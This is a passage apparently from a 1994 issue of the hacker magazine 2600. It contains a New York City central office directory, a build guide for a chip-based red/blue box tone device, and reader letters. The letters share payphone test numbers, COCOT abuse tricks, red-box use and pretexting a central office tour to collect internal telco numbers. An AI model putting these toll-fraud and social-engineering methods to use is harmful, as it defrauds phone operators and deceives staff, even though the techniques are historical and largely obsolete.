856	DMS	NYCKNYALDS0	Albemarle Road	693-1024
858	#5E	NYCKNYBRDS0	Bridge St.	243-0056
859	#5E	NYCKNYKPDS0	Kenmore Place	253-9675
871	#5E	NYCKNYFTDS0	14th Ave.	853-1669
875	DMS	NYCKNYBRDS1	Bridge St.	237-2026
894	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
919	DMS	NYCKNYBUDS0	Bushwick Ave.	919-7701
921	DMS	NYCKNY77DS0	77th St.	921-8983
922	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
927	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
935	#5E	NYCKNYBRDS0	Bridge St.	243-0056
940	DMS	NYCKNYALDS0	Albemarle Road	693-1024
941	DMS	NYCKNYALDS0	Albemarle Road	693-1024
951	#5E	NYCKNYKPDS0	Kenmore Place	253-9675
953	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
963	DMS	NYCKNYWMDS0	Williamsburg	388-7388
965	DMS	NYCKNY14DS0	14th St.	369-2800
968	DMS	NYCKNYAIDS0	Ave. I	444-2900
972	#1A	NYCKNYFTCG0	14th Ave.	972-0797

QUEENS (718)

204	#1A	NYCQNYASCG0	Astoria	956-7796
217	DMS	NYCQNYHSDS0	Hollis	464-2053
224	#5E	NYCQNYBADS0	Bayside	279-3068
225	#5E	NYCQNYBADS0	Bayside	279-3068
229	#5E	NYCQNYBADS0	Bayside	279-3068
248	DMS	NYCQNYLIDS0	L.I. City	361-1046
261	#5E	NYCQNYFHDS0	Forest Hills	268-2600
262	DMS	NYCQNYJADS0	Jamaica	526-8600
263	#5E	NYCQNYFHDS0	Forest Hills	268-2600
264	DMS	NYCQNYHSDS0	Hollis	464-2053
267	#1A	NYCQNYASCG0	Astoria	956-7796
268	#5E	NYCQNYFHDS0	Forest Hills	268-2600
274	DMS	NYCQNYASDS0	Astoria	721-1006
275	#5E	NYCQNYFHDS0	Forest Hills	268-2600
276	DMS	NYCQNYLNDS1	Laurelton	527-5535
278	#1A	NYCQNYASCG0	Astoria	956-7796
279	#5E	NYCQNYBADS0	Bayside	279-3068
281	#5E	NYCQNYBADS0	Bayside	279-3068
291	DMS	NYCQNYJADS0	Jamaica	526-8600

297	DMS	NYCQNYJADS0	Jamaica	526-8600
321	#5E	NYCQNYFLDS0	Flushing	353-3540
322	DMS	NYCQNYOPDS0	115th Ave.	848-6600
327	#5E	NYCQNYFRDS0	Far Rockaway	327-0057
337	#5E	NYCQNYFRDS0	Far Rockaway	327-0057
341	DMS	NYCQNYLNDS1	Laurelton	527-5535
343	#1A	FLPKNYFPCG0	Floral Park	343-7810
347	#1A	FLPKNYFPCG0	Floral Park	343-7810
349	DMS	NYCQNYLIDS0	L.I. City	361-1046
353	#5E	NYCQNYFLDS0	Flushing	353-3540
357	#5E	NYCQNYBADS0	Bayside	279-3068
358	#5E	NYCQNYFLDS0	Flushing	353-3540
359	#5E	NYCQNYFLDS0	Flushing	353-3540
361	DMS	NYCQNYLIDS0	L.I. City	361-1046
383	DMS	NYCQNYLIDS0	L.I. City	361-1046
389	DMS	NYCQNYLIDS0	L.I. City	361-1046
392	DMS	NYCQNYLIDS0	L.I. City	361-1046
423	#5E	NYCQNYBADS0	Bayside	279-3068
424	#1A	NYCQNYNWCG0	Newtown	507-5887
426	#1A	NYCQNYNWCG0	Newtown	507-5887
428	#5E	NYCQNYBADS0	Bayside	279-3068
429	#1A	NYCQNYNWCG0	Newtown	507-5887
441	DMS	NYCQNYRHDS0	Richmond Hill	847-9677
445	#5E	NYCQNYFLDS0	Flushing	353-3540
454	DMS	NYCQNYHSDS0	Hollis	464-2053
459	#5E	NYCQNYFHDS0	Forest Hills	268-2600
460	#5E	NYCQNYFLDS0	Flushing	353-3540
461	#5E	NYCQNYFLDS0	Flushing	353-3540
463	#5E	NYCQNYFLDS0	Flushing	353-3540
464	DMS	NYCQNYHSDS0	Hollis	464-2053
465	DMS	NYCQNYHSDS0	Hollis	464-2053
468	DMS	NYCQNYHSDS0	Hollis	464-2053
470	#1A	FLPKNYFPCG0	Floral Park	343-7810
471	#5E	NYCQNYFRDS0	Far Rockaway	327-0057
472	DMS	NYCQNYLIDS0	L.I. City	361-1046
476	#1A	NYCQNYNWCG0	Newtown	507-5887
479	DMS	NYCQNYHSDS0	Hollis	464-2053
481	DMS	NYCQNYLNDS1	Laurelton	527-5535
507	#1A	NYCQNYNWCG0	Newtown	507-5887
520	#5E	NYCQNYFHDS0	Forest Hills	268-2600
523	DMS	NYCQNYJADS0	Jamaica	526-8600
525	DMS	NYCQNYLNDS1	Laurelton	527-5535
526	DMS	NYCQNYJADS0	Jamaica	526-8600
527	DMS	NYCQNYLNDS1	Laurelton	527-5535
528	DMS	NYCQNYLNDS1	Laurelton	527-5535
529	DMS	NYCQNYOPDS0	115th Ave.	848-6600
539	#5E	NYCQNYFLDS0	Flushing	353-3540
544	#5E	NYCQNYFHDS0	Forest Hills	268-2600
545	DMS	NYCQNYASDS0	Astoria	721-1006
546	DMS	NYCQNYASDS0	Astoria	721-1006
565	#1A	NYCQNYNWCG0	Newtown	507-5887
575	#5E	NYCQNYFHDS0	Forest Hills	268-2600
626	#1A	NYCQNYASCG0	Astoria	956-7796
631	#5E	NYCQNYBADS0	Bayside	279-3068
639	#1A	NYCQNYNWCG0	Newtown	507-5887
641	DMS	NYCQNYOPDS0	115th Ave.	848-6600
657	DMS	NYCQNYJADS0	Jamaica	526-8600
658	DMS	NYCQNYJADS0	Jamaica	526-8600
659	DMS	NYCQNYOPDS0	115th Ave.	848-6600
712	DMS	NYCQNYLNDS1	Laurelton	527-5535
721	DMS	NYCQNYASDS0	Astoria	721-1006
723	DMS	NYCQNYLNDS1	Laurelton	527-5535
726	DMS	NYCQNYASDS0	Astoria	721-1006
728	#1A	NYCQNYASCG0	Astoria	956-7796
738	DMS	NYCQNYOPDS0	115th Ave.	848-6600
739	DMS	NYCQNYJADS0	Jamaica	526-8600
740	DMS	NYCQNYHSDS0	Hollis	464-2053
762	#5E	NYCQNYFLDS0	Flushing	353-3540
776	DMS	NYCQNYHSDS0	Hollis	464-2053
777	DMS	NYCQNYASDS0	Astoria	721-1006
786	DMS	NYCQNYLIDS0	L.I. City	361-1046
793	#5E	NYCQNYFHDS0	Forest Hills	268-2600
803	#1A	NYCQNYNWCG0	Newtown	507-5887
805	DMS	NYCQNYRHDS0	Richmond Hill	847-9677
830	#5E	NYCQNYFHDS0	Forest Hills	268-2600
835	DMS	NYCQNYOPDS0	115th Ave.	848-6600
843	DMS	NYCQNYOPDS0	115th Ave.	848-6600
845	DMS	NYCQNYOPDS0	115th Ave.	848-6600
846	DMS	NYCQNYRHDS0	Richmond Hill	847-9677
847	DMS	NYCQNYRHDS0	Richmond Hill	847-9677
848	DMS	NYCQNYOPDS0	115th Ave.	848-6600
849	DMS	NYCQNYRHDS0	Richmond Hill	847-9677
868	#5E	NYCQNYFRDS0	Far Rockaway	327-0057
886	#5E	NYCQNYFLDS0	Flushing	353-3540
896	#5E	NYCQNYFHDS0	Forest Hills	268-2600
897	#5E	NYCQNYFHDS0	Forest Hills	268-2600
932	DMS	NYCQNYASDS0	Astoria	721-1006
937	DMS	NYCQNYLIDS0	L.I. City	361-1046
939	#5E	NYCQNYFLDS0	Flushing	353-3540
949	DMS	NYCQNYLNDS1	Laurelton	527-5535
956	#1A	NYCQNYASCG0	Astoria	956-7796
961	#5E	NYCQNYFLDS0	Flushing	353-3540
962	#1A	FLPKNYFPCG0	Floral Park	343-7810
977	DMS	NYCQNYLNDS1	Laurelton	527-5535
978	DMS	NYCQNYLNDS1	Laurelton	527-5535
997	#5E	NYCQNYFHDS0	Forest Hills	268-2600

STATEN ISLAND (718)

226	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
273	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
317	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
350	#1A	NYCRNYNDCG0	New Dorp	667-3558
351	#5E	NYCRNYNDDS0	New Dorp	987-0059
354	#1A	NYCRNYNDCG0	New Dorp	667-3558
356	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
370	DMS	NYCRNYWSDS0	W. Staten Island	370-3258
390	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
442	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
447	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
448	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
494	DMS	NYCRNYWSDS0	W. Staten Island	370-3258
667	#1A	NYCRNYNDCG0	New Dorp	667-3558
698	DMS	NYCRNYWSDS0	W. Staten Island	370-3258
720	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
727	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
761	DMS	NYCRNYWSDS0	W. Staten Island	370-3258
816	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
876	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
948	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
966	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
967	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
979	#1A	NYCRNYNDCG0	New Dorp	667-3558
980	#5E	NYCRNYNDDS0	New Dorp	987-0059
981	DMS	NYCRNYNSDS0	N. Staten Island	727-5210
983	DMS	NYCRNYWSDS0	W. Staten Island	370-3258
984	DMS	NYCRNYSSDS0	S. Staten Island	966-7602
987	#5E	NYCRNYNDDS0	New Dorp	987-0059

ANNOUNCING

the first
2600 Internet meeting!
January 26, 1994
beginning 12 noon (EST)
on irc channel #2600

(If you don't understand any of this, don't worry. We'll explain it in a future issue.)

The Magical Tone Box

by FyberLyte

Intro

The tone box is my latest mad invention. This device will satisfy your phreaking needs well into the future. There is a new technology out called DAST: Direct Analog Storage Technology. What this is is an EEPROM which writes analog data directly, without A/D or D/A, on a single chip. What this means for you is, *any* tone related box you need is yours with this simple and very compact project. The cutoff for the high frequency output is at 2700 Hz, so red box tones and blue box tones will fit in, so there shouldn't be any problem. Besides, phones cut off at around 3000 to 3500.

Advantages

1. Compact package and low voltage.

2. Better than a microcassette recorder, because when their batteries go down, the amplitude as well as the frequency decreases, resulting in unworthy tones and pissy operators. When the batteries go down on this (from 5 down to 3.5v) it gets stuck in play mode, so it has its own lo-batt alarm. Thus, no loss of quality.

3. Record any tones. One day you can have a red box, the next a blue box. Any tone can be yours.

Purchasing

Radio Shack is where you can (never) find this ISD1000A. That was my problem - none of the local ones had it. I should take this opportunity to bitch about Radio Shack and their incompetence, but you all would rather get on with the box. The part number is ISD1000A and is made by Archer and the chip will run you exactly $18.80 including tax. The total cost will be around the price of a Radio Shack 33 memory red box conversion, but probably a bit more.

Pre-Construction

You will want to check inside your computer for a Soundblaster, as this is needed to create tones, or if you don't have one, you could record red box tones from a Radio Shack conversion. What I am saying is, you need something that generates tones that you will want to record.

The following is what I used, not including the electronic components.

Parts List

ISD1000A (the chip)
Small 6VDC battery (an Energizer A544 will be perfect)
Case (I use a film case, you know those little black and gray canisters)
16 Ohm speaker (go to a dollar store and buy some cheap Walkman headphones)
28 pin socket (do not buy the Radio Shack ones if you can help it, find one with an open design, instead of Radio Shack's weird design)
Soldering iron, of course
Microphone

The breadboard is important. What you will be doing is building the record circuit on the breadboard, and then the play circuit right on a 28 pin socket. You can pop the chip into the breadboard when you need to record and then pop it back into the play circuit when you are ready to play. This will prevent any etching and will keep the play circuit small.

As soon as you buy the chip, open the package. Inside there will be a

manual. Turn to page 6 and buy all those components and some solid wire. Skip S4 and R7-R14 since we will start recording at the beginning address, and also skip the 8 ohm speaker and the electric microphone, since you will be using a normal, higher quality microphone and a 16 ohm headphone speaker.

Building

When you get home, unpack everything. Breadboard the circuit on page 6, noticing that you will choose the simpler construction (bottom right corner). Then solder the play circuit that is on page 7 onto the 28 pin socket. Remember that you will fry the chip if you solder directly onto it, so use the socket! If you must use the Radio Shack socket, try to make sure no rosin or solder slithers down the pins into the clips. I had this problem on two sockets which wouldn't allow me to play. Pop the chip into the recording circuit, load up QUARTER.VOC or use the Radio Shack dialer or whatever else and record. Recording instructions are found on page 7. Then pop the chip into the play circuit. If it works then you now have a red box. Remember, as long as you have the tones, you can record them.

How to Build the Film Case Container

Take the top off of the case and your headphone speaker should fit perfectly in the gray cap. Cut a hole in the top and glue the speaker into the cap. You might want to use a speaker grille. Next, cut a hole in the bottom of the black cylinder big enough for your pushbutton switch. You should know how to wire up a switch. The chip, battery, socket, switch, and speaker all fit in perfectly. Everything fits in mine, but you might need to cut off the bottom part of the speaker, the unnecessary plastic part.

Use

If you can find BlueBeep, versions 004 and above, you can use the red box tones included. The QUARTER.VOC that I use has worked successfully on all phones to a live AT&T operator. In places where the Radio Shack didn't work, the .VOC did. As a red box the simple play circuit is fine because all you have to do is hold down the switch. Even though blue boxing is not possible for most people, the tone box can be used as a blue box. For a blue box, you need to do some addressing, which is explained in the manual. Depending on which pin (pins 1-10 only) you connect to ground you can address that corresponding address in memory. So, for a blue box you would set for address 1 the 2600 blast, address 2 the KP1, and address 3 the ST. So, to seize, hit 1, 2, dial on the phone's keypad (or your own dialer), then 3.

LETTERS TO REMEMBER

Fun Telco Numbers

Dear *2600*:

I am writing in regards to Mouse Balls' request for the ANAC for 310/818. Well, there are two that I've found - on Pacific Bell phones you use 211-2345, and the 114 that you published works only on GTE phones. I also found that on GTE payphones, oftentimes pressing 111 will get you a complete test for payphones. It is "menu-driven" and is surprisingly "user-friendly". I have tried these three numbers in 818 and parts of 213 with 100 percent success on 211-2345 and 114 but only about 50 percent success with 111.

Beetle Bailey
Arcadia, CA

Dear *2600*:

I remember reading somewhere in your magazine that you published a list of local automated services. Could you tell me the most recent issue that would have those for my area (813, Clearwater, FL)?

Here are a few of the ones I can remember, and I know they work in my and the surrounding calling areas:

311 and 711 identify your phone number, 117 occasionally leaves you with an open line, 112 is the Proctor Test Set which has the following menu: 2 - line test, 3 - coin collect test, 4 - coin refund test, 5 - coin relay timing, 6 - coin test, 7 - party ground test, 8 - ringer test, 9 - party 2 ringer test, 0 - dial test, 10 - express telephone test, 12 - reverse line, 13 - line open, 14 - complete data mode, 15 - express test 1, 16 - express test 2, 17 1A coin relay test.

Macgyver, Interpol
Clearwater, FL

The exact same thing happens in area codes 310 and 213 when dialing 111. Additional tests are 18 - 5.02 ... F123, 19 - Access to other tests: 2 - Milliwatt test, 3 - Zero tone test, 5 - three tone test, 6 - ten tone test, 7 - ten tone express test, 8 - to access SLC bypass circuit, 9 - to test regular SLC circuit.

Dear *2600*:

Hello again, here's a number your readers might like. It is an 800 number for AT&T information. But here's the catch. It's a TDD line so not only can you call for free but you can use your terminal too. All you have to remember is to type "GA" whenever you're done talking. It means go ahead and when you're totally done type "SK" i.e. stop keying. You get the point. The number is 800-855-1155. I've found that the TDD operators are a lot nicer than talking the voice operators.

It's not much but I've been reading the mag for a while so I had to send something in even if it's piddely info like this....

Uncle Waldo

Hacking Traffic Lights

Dear *2600*:

In the process of gearing up for the 1996 Olympics, Atlanta city officials announced several months ago that they were going to begin to upgrade the city's traffic lights. By far the majority of the traffic lights here are "dumb" lights, with no pressure plates or flow sensitivity at all.

This announcement got me thinking. Anyone out there have any experience in hacking traffic light controllers? I find myself *extremely* curious about how these damned things work. Especially the "intelligent" ones.

Lone Wolf
Atlanta

Traffic lights can be a lot of fun to play with. Many people aren't aware of how the sensors work or even where they're located. More recently we've heard of traffic lights that can instantly turn green when exposed to a strobe light. This is supposedly to allow ambulances to get through intersections more easily. We've heard rumors of rapidly flashing headlights having the same effect which could definitely lead to some interesting traffic situations. It goes without saying that if you're going to hack traffic lights, you should be very careful not to put anyone's life in danger. So we won't insult our readers' intelligence by saying it.

Past Hacker Prime?

Dear *2600*:

Ever since I've had a conscious knowledge of computers, I've wanted to hack. I haven't always known it was called hacking, but I've just had the mental inkling akin to hacking. The problem is basically I neither have the equipment nor the know-how needed. Right now I'm 15 years old and about to enter my junior year of high school and I feel that I'm almost past my prime for hacking (this may just be a popular misconception). But, regardless of my age or scholastic ranking, I feel I should start now. So I was wondering if you could steer me in the right direction in terms of literature and an affordable, but good, system.

Darkhold Page
Pittsburgh

We don't really recommend one system over another because everybody's needs and tastes are different. What you need to do is play around on as many different systems as you can in order to find out what you're comfortable with. We advise using friends' systems or those in school or computer stores. Otherwise you run the risk of getting something you don't want or can't use. Read some of the literature featured in 2600 in order to become more familiar

with the culture. Any good bookstore or library should provide you with much material. With regards to age, you are hardly past your prime. Most hackers are young because young people tend to be adaptable. As long as you remain adaptable, you can always be a good hacker.

Info and Questions

Dear *2600*:

This is the best H/P magazine I've found - keep up the good work. I'm pretty new to hacking, but there are a few questions I would like to ask.

What is the ANAC for area code 201? What are the issues that contain information about voice mail, COCOTs, telco payphones, and H/P boxes (red, blue, green)? What is a silver box? Would it be possible to form some sort of phreak and hacker directory?

I have noticed that some COCOTs in New York, after you get the unrestricted dialtone, have a long distance block on the line, but I also noticed that they dial some sort of extender owned by the service provider to the COCOT. Here is something fellow readers might want to try: dial a number direct from a COCOT and insert the correct coinage, then if this particular COCOT dials an extender number and it is audible, hook up a telephone pickup microphone (readily available from Radio Shack) to a DTMF decoder and then experiment from there. If the COCOT does not use an extender, just hack it from there. If you are not sure, find out by listening carefully to the COCOT dialing in the background and if it is using an extender then try clipping onto the line or any other way that will work. I hope this has helped some people in the H/P community.

An interesting number is (206) 626-0830. It's some service called Free Phone. Also, there was an interesting number at (201) 644-2300 but all of a sudden all the numbers in 644-23xx are continuously busy with no chance of getting through. The strange thing is that this is not a real busy signal - it is a fake. Now just in case you wanted to know what was so special about this line, it was some sort of text to speech converter that would transfer you to various extensions. There were some interesting extensions like touch tone shell, Bellcore directory, and others.

Whistler

The ANAC for at least part of New Jersey is now the same as New York: 958. In many digital switches, 511 also works. Silver boxes are nothing more than modified touch tone pads that can produce an extra row of tones (A,B,C,D). Other than telco tests and internal military applications, there don't seem to be many uses for these extra tones, at least not yet. The topics you're interested in are covered in some form in nearly all of our issues. One day soon we hope to have a comprehensive index. Hacker directories have been tried before but they're usually filled with inaccuracies and taken as gospel by law enforcement.

Dear *2600*:

This letter is concerning the article written about the cable descrambler. Upon looking for a 75-100pf variable cap., I noticed that there was no one around that carried that large of a variable cap. After talking to some friends who are EE's (electrical engineers), they suggested using a smaller variable cap, and just have a fixed capacitor so that their totals would add up to be within the 75-100 range. Example: using three 22pf fixed caps. and one 4-34pf variable cap. and just tune the variable cap. This works since the total cap. is added up when they are placed in series. I have yet to go out and try this, but I am going to. I will write back with results.

Also, there are MCI phones around here that mute out the mouthpiece. Even when you call up someone else, it re-mutes it again. I cannot use my "quarter" on it. Luckily there are Pac Bell phones it does work on, but I was wondering if anyone knew of a method to get the MCI phone mouthpieces to unmute. Thanks.

Will Chung
San Luis Obispo

Dear *2600*:

A letter in your Spring 1993 issue asked where you can purchase a phone that has A, B, C, and D keys. I work with a family operated business. We manufacture a DTMF encoder which goes into radios, phones, systems, and other applications. The encoders are sold separately. We carry all types of encoders, 12 key and 16 key (which has ABCD).

According to the response someone gave to the letter, it seems that someone at *2600 Magazine* needs one of the keypads with the ABCD. If interested, can we swap a subscription for a keypad?

Pipo Communications
P.O. Box 2020
Pollock Pines, CA 95726
(916) 644-5444

Send a keypad and we'll send you a subscription. How's that?

Potential Discovery

Dear *2600*:

After setting up my answering machine with the wrong number recording (to distract *69's after a scan), I noticed that when a call was placed from a COCOT, the message would be played and the COCOT, recognizing the tones, would hang up and return the caller's money. Blasting the wrong number tones after a conversation gave the same response. Do you know if this is standard of all COCOTs or just my area?

Maldoror
Florida

It's quite likely that some cheaply made COCOTs simply listen for the intercept tones and assume that there was no connection made if they appear. What a wonderful thing.

Security Concerns

Dear *2600*:

A friend of mine was recently considering a *2600*

subscription. "Of course," he said, "it'd probably put me right onto the Fed List."

This brought to mind a few interesting questions. What measures are taken to insure a subscriber's privacy? As the staff of *2600* has always taken an interest in the individual citizen's privacy, I have always assumed you don't sell subscribers' addresses to any kind of mailing lists. But what else is going on? Is there any possibility of outgoing *2600* mail being monitored by some form of federal agency that you're aware of? If so, is there anything being done to prevent it?

Radiation X
California

All we can tell you is that we do everything possible to maintain our subscribers' privacy. We don't show our mailing list to anyone else. It's hard to imagine federal agents jotting down the name and address on every piece of mail we send out as we send out quite a lot.

Dear *2600*:

I have been considering subscribing to your zine, *2600,* but I have second doubts. I am not resisting to subscribe because of the price, but I have heard a rumor that when/if someone subscribes, they are put on a fed list. I really don't want to have the finger pointed on me if there is some hack around my area. If they really do get a list of subscribers, then the chances of that happening are greatly multiplied by what they usually would be, I'm sure.

Is this just a rumor that *2600* is run by/with the Feds, and subscribers are put on a list, or someone is able to GET a list of subscribers fairly easy?

Bleed The Freak

As we said, we don't show the list to anybody. But really, if 2600 were run by Feds, do you think we'd tell you?

Starting a Meeting

Dear *2600*:

I picked up my first copy of *2600* this summer. I'm no hacker but I liked the idea of the "Quarter" and having had a college electronics education, proceeded to assemble it. I ran into timing and frequency problems but by attending the August Citicorp meeting I was able to resolve my problems by working with some very helpful fellows. I would especially like to thank the "Phoenix" for supplying the 6.50 rock as well as his expert technical advice. Seemed like a nice bunch and quite a mellow time was had by all (I thought World War III would break out from what I read in your magazine about previous meetings, but quite the opposite proved true!). Let me know how I can start a meeting in my area if possible, as well as how I can further educate myself in this delightfully sneaky hobby. Thanks much. (I can't make the next meeting as I got sent away to a re-hab.)

Johnny "The Quarter" Burpo
Rubber Room Restinghouse
Upstate, NY

If you want to start a meeting in your area, just contact us with a place that you have in mind. It should be publicly accessible and fairly open. There is also some degree of responsibility which you must take in order to ensure that things go smoothly. The best way to start the process is to call us at (516) 751-2600 and leave a number where you can be reached.

Questions

Dear *2600*:

I'm new to phreaking. I was at a recent New York meeting and I want to learn more. I have a few questions:

1) Do blue boxes still work? Is there any safe way to use them? If not, how can you explore the phone system's hidden numbers as you once could with a blue box?

2) What does an ESS or crossbar switch look like? Is it a building? Would it fit on a desk? Is it one switch per prefix? More? Fewer?

3) Are *2600*'s phones tapped? Will mine be once I've called and faxed you?

4) I'm pleased to report that my Radio Shack experience was nothing like that of The Apple II Evangelist. I just walked in, asked for 43-141, gave them fake info, paid, and walked out. Then again, I didn't buy a switch or any wire, so that may have been it. In any case, perhaps it's best to make separate trips.

5) What should I do to protect myself from searches and seizures at *2600* meetings? Why did people actually give mall security correct information at the November meeting in Washington?

M
Great Neck, NY

Blue box tones still do things so in certain places, a blue box would still work. Within the United States, it's pretty rare however. A crossbar switch is a huge room-sized monster filled with clicking relays, racks, and wires. ESS switches are computers that take up much less room and hardly make any noise. It would be nice if we could answer #3. For more details on meeting strategy, we suggest reading the article on page 35.

Dear *2600*:

The article by Bootleg in the Spring issue mentions a cellular service manual marketed through Motorola, item #68-093-00a60. I have tried to acquire this manual through my sources at Motorola Canada, and have been told flat out that it can't be had. Can *2600* or whoever give me a hand in its acquisition?

DY
Weston, ONT

The word is out.

Dear *2600*:

In the USA (in Boston I think) there's an anti-car theft tracking device called "lojack". Stolen cars transmit a signal to suitably equipped police cars, so the police know the car you're driving is stolen, but you don't know that they know.

The same system is being introduced in the UK

under a different name very soon and I was wondering about ways to get around it (purely for educational uses). This, of course, excludes finding the damn thing and ripping it out so the cops end up arresting a waste paper bin on a street corner.

Can you or any of your readers help?

Owen
Halifax, UK

Why Hack Cable?

Dear *2600*:

Your little magazine blew me away. I used to get the old *TAP* back in the early eighties and I thought this sort of thing was dead. It's a good thing it isn't.

Anyway, your cable TV descrambler is basically just a bandpass or band stop filter that might kill one kind of scrambling, where a "jamming" signal is mixed with the video and your box notches it out. But from the description given, I wouldn't even try to build one - you could come up with any of several circuits. In the future, please give us a schematic; a picture is worth a thousand words.

The Graf and Sheets book on video scrambling is probably the most direct source. Your local library may well have it or can get it for you.

But a more relevant question might be, why hack the cable TV? If you just want to enjoy the trip, great, but the vast majority of the stuff on cable really sucks and you will spend way too much time watching this dogshit. I had free unlimited cable for five years and finally had to physically uproot the cable so as to "dry out".

I intend to keep reading your superior parrot cage liner and I would really like to see more on UNIX. Especially more on how to get "real" UNIX on your PC so you can play with it and also on UNIX history and fundamentals.

Finally, for you crypto-heads: Are any of the old NSA cypher machines (boxes with model numbers like KG- or KY- something) now in the public domain and out there with hackers or hamfesters? I'm given to understand these things were just beautifully built, but then again so are the toys Pantex makes.

A-$tring
Lenexa, KS

How to Learn About Your CO

Dear *2600*:

There is a very simple way to learn about your local phone company - go to the central office! Find out where the CO is in your area and head on down with some notebooks and other academic accessories. Tell whoever is working there you are doing a project (for school) on the phone company (b.s. your way through this explanation as necessary), and that you wanted to see just how things work. Act real innocent (and dress nice) and the people there should give you a tour. In my town, I went for multiple tours, learning new things each time. You can see how a call is routed, and get a glimpse of the ESS computers. But more importantly, you can get great info off of papers on the walls and general bulletins. You can get phone company internal numbers and other useful information. At our New England Telephone office, there were a few terminals with external AT&T dataport modems. So visit your local CO today!

Hook
Belmont, MA

Observations

Dear *2600*:

I just wanted to comment on a couple of things from your Autumn 1992 issue. First of all, from your "Shopper's Guide to COCOTs" article, I've found great use of the "combo-box". By eliminating the pretty much worthless beeper circuit in it (which lets you know that a number has been successfully stored in memory), I was able to keep both crystals, as well as two mercury switches to activate the crystals, internal (eliminating the beeper circuit for space). This way, when the dialer is right side up, I get the normal tones, and when I hold it upside down, I get the second crystal (the concept was mentioned in a letter "The Facts on ACD" by Kingpin in the same issue, the extra space was needed so that I could use Radio Shack mercury switches PN 275-040 because I was unable to find anything smaller).

I've found that here, the operators like to come on line and bother you for no apparent reason (I'd have to assume that it happens when I send the tones too quickly one after another), so rather than storing five *'s in the P1 location, it's best to store five *'s and a *pause*. This way you can hit the P1 several times and not have the tones run on too quickly. Speaking of operators coming on line for no reason, I dialed a number on one phone, it asked for 55 cents, so I kicked in three "quarters", after which I got a loud "beep" and an "Operator... please deposit 55 cents". I responded "I already dropped some money in" (not stating an amount) and without another word I was connected to the party I had dialed (which I ended up hanging up on figuring that the conversation would end up being monitored anyway). How odd!

I still haven't found a way to place *local* calls using the red box here, and if anyone has information on how to do it, I'd appreciate it. And as far as I've been able to find, all the COCOTs I've run across here in California are newer models and the "dial the 800 number and let them hang up on you" trick doesn't work at all (the phone resets before you even hear the dial tone). I did find an odd one though where I dialed the 800 number, the phone clicked a couple of times and then gave me a dial tone which I was able to dial from using the COCOT keypad. It was apparently a fluke because I haven't been able to do it again on the same COCOT (or any other COCOT).

Finally, there was some guy who wrote in advertising his BBS (Tin Shack) claiming to offer free elite access to all *2600* readers. Is this guy joking or something? I called the thing and he's got five lines

call forwarded to a single line, real names only, BBS system (disguised to look like a multi-line system), which won't give you access until you've been "call-back verified". He even has a list upon logon of the "most downloaded files", which all just happen to be hacker/phreaker files. But upon examination of his file base, the file names listed don't even exist! He even mentioned that he didn't want any "wannabe's, phonies, or pheds", but I can't think of anything a phreaker or hacker would want to do more than give some pseudo BBS his real name and home phone number. Gee, either a very paranoid sysop (in which case he shouldn't advertise his BBS in a hacker magazine to begin with), or something fishy is going on in Canoga Park!

The Lung
Sunny Southern California

It is possible to activate the ACTS computer on local calls by coming in on a long distance carrier using a carrier access code. That's one way a red box would work on a local call, if that kind of dialing is allowed in your area. As for bulletin boards, all we can say is that we're not affiliated with any except for our own voice BBS. Anything is possible out there.

New Technology

Dear *2600*:

Enclosed is a copy of an advertisement for Modem Mate I and Modem Mate II. "Modem Mate I secures your modem by foiling the hacker. By attaching Modem Mate I to your existing modem, you make your computer system virtually undetectable. When a hacker attempts to call your modem, Modem Mate I intercepts the call by answering with a realistic sounding 'Hello.' The hacker will simply hang up, not realizing that a computer system even exists on the other end. Only someone who knows the proper codes and procedures can gain access to the modem." Modem Mate II only allows predefined calls using Caller ID.

Julian
Cleveland

Would we love to hear that "realistic sounding hello".

Modem Back Door

Dear *2600*:

I do not know if this is the kind of stuff you are interested in but I have some interesting information on the Digicom 9600 Scout modem and possibly any other Digicom 9600 model.

I bought my modem for $150, a good deal for a 9600 internal modem. Digicom sells a 14.4 modem called the Scout Plus for around $220. They will let you upgrade the Scout to the Scout Plus for $50. The Scout Plus also includes a fax. Well, here is where the fun starts. There is an undocumented command for the modem. It is AT*Z1/AT*Z0. This command turns your 9600 Scout into a 14.4 Scout Plus. I'm not sure if AT*Z1 actually makes the 9600 as fast, but the modem connects with others at 14.4 and the CPS jumped from 1100 to 1600. That's one hell of an improvement for nothing.

Antoch

Foreign Pay Phone Flash

Dear *2600*:

In the Autumn 1993 issue of *2600* you asked "does Bhutan have payphones?"

Buried deep in my Bhutan photo files there is a photo of the public payphone booth in the main plaza in downtown Thimphu, Bhutan's capital city. Unfortunately, I don't have enough time to search through unsorted negatives to find a picture for you.

I can tell you, however, that these public payphone booths are all attendant operated by private entrepreneurs - and while they are metered payphones, they are not coin operated; one pays the attendant for the number of message units rung up on the phone.

Bhutan's telephone network is in its infancy stage and being installed primarily with the help of Japanese firms. It is an extremely modern, all-digital network using the latest satellite transmission technologies to bind the remote valleys together with the outside world. It replaces the wireless communications system that is still used in parts of the country where the new network hasn't yet reached. There is no reason to think that coin operated phones won't be appearing on Bhutanese streets in the future, but as of November 1992, there were none.

LN
APO AE

Your letter is living proof that there's nothing 2600 readers can't find out.

How to Really Abuse a Payphone

Dear *2600*:

